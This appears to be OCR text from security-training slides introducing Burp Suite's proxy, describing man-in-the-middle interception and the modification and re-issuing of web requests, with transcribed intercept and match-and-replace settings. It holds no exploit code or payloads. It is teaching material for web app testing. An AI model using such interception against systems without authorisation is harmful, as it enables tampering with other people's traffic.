

- Interactive HTTP/S proxy server for attacking / testing web apps
- Operates as man-in-the-middle between browser and web server
- Allows attacker to intercept, inspect, and modify raw traffic passing in both directions
- Kali or Windows installation executable or raw jar file
- portswigger.net/burp/download.html




Burp Proxy Features

- Intercept and modify all HTTP/S traffic passing in both directions
- Detailed analysis and rendering of all requests/responses
 - ❖ Parsing of parameters, headers
- Full history of all requests, modifications and responses
- Save requests and responses
 - ❖ Can **modify and re-issue** individual saved requests
- Fine-grained rules governing interception of requests and responses


Burp Proxy Opening Screen




Burp Proxy Opening Screen



Burp Proxy Opening Screen



Burp Proxy Options



Burp Proxy Intercept Options

Burp Suite Community Edition v1.7.30 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

Intercept requests based on the following rules:

Add	Enabled	Operator	Match type	Relationship	Condition
	<input checked="" type="checkbox"/>		File extension	Does not match	(^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$ ^ico\$)
	<input type="checkbox"/>	Or	Request	Contains parameters	
	<input type="checkbox"/>	Or	HTTP method	Does not match	(get post)
	<input type="checkbox"/>	And	URL	Is in target scope	

Automatically fix missing or superfluous new lines at end of request

Automatically update Content-Length header when the request is edited

Intercept Server Responses

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

Intercept outgoing request to server

Intercept incoming response from server

Burp Proxy Replace Options

Burp Suite Community Edition v1.7.30 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Match and Replace Find and replace text

These settings are used to automatically replace parts of requests and responses passing through the Proxy.

Add	Enabled	Item	Match	Replace	Type	Comment
<input type="button" value="Add"/>	<input type="checkbox"/>	Request header	^User-Agent.*\$	User-Agent: Mozilla/4.0 (compatible...	Regex	Emulate IE
<input type="button" value="Edit"/>	<input type="checkbox"/>	Request header	^User-Agent.*\$	User-Agent: Mozilla/5.0 (iPhone; CP...	Regex	Emulate iOS
<input type="button" value="Remove"/>	<input type="checkbox"/>	Request header	^User-Agent.*\$	User-Agent: Mozilla/5.0 (Linux; U; A...	Regex	Emulate Android
<input type="button" value="Up"/>	<input type="checkbox"/>	Request header	^If-Modified-Since.*\$		Regex	Require non-cac...
<input type="button" value="Down"/>	<input type="checkbox"/>	Request header	^If-None-Match.*\$		Regex	Require non-cac...
	<input type="checkbox"/>	Request header	^Referer.*\$		Regex	Hide Referer hea...
	<input type="checkbox"/>	Request header	^Accept-Encoding.*\$		Regex	Require non-con...
	<input type="checkbox"/>	Response header	^Set-Cookie.*\$		Regex	Ignore cookies

